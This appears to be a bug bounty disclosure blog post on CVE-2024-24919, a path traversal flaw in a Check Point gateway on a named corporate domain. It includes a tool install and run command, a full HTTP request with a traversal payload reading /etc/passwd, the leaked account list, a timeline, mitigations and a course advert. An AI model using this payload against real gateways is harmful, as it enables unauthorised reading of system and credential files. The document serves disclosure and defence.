




Bug Summary
- Bug Name: Check Point Quantum Gateway - Information
- Bug Priority: CRITICAL
- Domain: https://x15.sonydadc.com/clients/MyCRL
CVE Description
CVE-2024-24919 is an information disclosure vulnerability that can allow an attacker to access certain information on internet-connected Gateways which have been configured with IPSec VPN, remote access VPN or mobile access software blade.
Impact
An attacker could read local files on the web server that they would normally not have access to, such as the application source code or configuration files containing sensitive information on how the website is configured.

To automate i created a tool
- pip install CVE-2024-24919
- CVE-2024-24919 -u https://x15.sonydadc.com
Tool PoC Image

    POST /clients/MyCRL HTTP/1.1
    Host: x15.sonydadc.com
    User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/55.0.2919.83 Safari/537.36
    Connection: close
    Content-Length: 39
    Accept-Encoding: gzip, deflate
    aCSHELL/../../../../../../../etc/passwd
    HTTP/1.0 200 OK
    Date: Tue, 04 Jun 2024 04:32:53 GMT
    Server: Check Point SVN foundation
    Content-Type: text/html
    X-UA-Compatible: IE=EmulateIE7
    Connection: close
    X-Frame-Options: SAMEORIGIN
    Strict-Transport-Security: max-age=31536000; includeSubDomains
    Content-Length: 754
    admin❌0:0::/home/admin:/bin/bash
    monitor❌102:100:Monitor:/home/monitor:/etc/cli.sh
    root❌0:0:root:/root:/sbin/nologin
    oxidizedbackupsvc❌103:100:Oxidizedbackupsvc:/home/oxidizedbackupsvc:/etc/cli.sh
    nobody❌99:99:Nobody:/:/sbin/nologin
    postfix❌1001:1001:Postfix:/home/postfix:/sbin/nologin
    rpm❌37:37::/var/lib/rpm:/sbin/nologin
    shutdown❌6:0:shutdown:/sbin:/sbin/shutdown
    pcap❌77:77::/var/arpwatch:/sbin/nologin
    halt❌7:0:halt:/sbin:/sbin/halt
    cp_postgres❌1008:0:Postgres:/home/cp_postgres:/bin/sh
    cp_extensions❌8086:1:CP Extensions:/home/cp_extensions:/bin/sh
    _nonlocl❌96:100:Non-local user:/home/_nonlocl:/etc/cli.sh
    vcsa❌69:69:virtual console memory owner:/dev:/sbin/nologin
    cpep_user❌1500:1500::/home/cpep_user:/sbin/nologin
PoC Link
https://x15.sonydadc.com/clients/MyCRL
PoC Image
PoC Video

Timeline
- Reported: June 4, 2024, 4:40am UTC
- Patched & Retested: June 10, 2024, 1:42pm UTC
- Appreciation/Swag: June 10, 2024, 1:42pm UTC
Mitigation
- Install the Official Hotfix: Update the affected Check Point Security Gateway according to Check Point's official remediation guidance (SK182336). Apply the latest applicable Jumbo Hotfix that includes the fix for CVE-2024-24919.
- Enable IPS Protection: Enable the Check Point IPS protection for VPN Information Disclosure (CVE-2024-24919) and install the updated security policy on affected gateways.
- Keep Security Updates Current: Keep Check Point IPS updates, Dynamic Updates, and security patches up to date to ensure the latest protections are applied.
- Review CCCD Configuration: For applicable Check Point environments, verify the CCCD configuration and follow Check Point's official guidance regarding its status.
-
Monitor for Exploitation:
Review gateway and security logs for suspicious requests to the
/clients/MyCRLendpoint and investigate unexpected file access or other anomalous activity. - Rotate Potentially Exposed Credentials: If the gateway was exposed while vulnerable, investigate possible information disclosure and rotate credentials, keys, or other sensitive information that may have been exposed.
The saddest part? I still haven’t received the swag… It’s been 2 years already! 😭
🔥 Limited-Time Offer: ₹7,999 course now at just ₹1,499!

Thanks for reading! If you found this useful, feel free to share it with your fellow hunters. Happy hacking!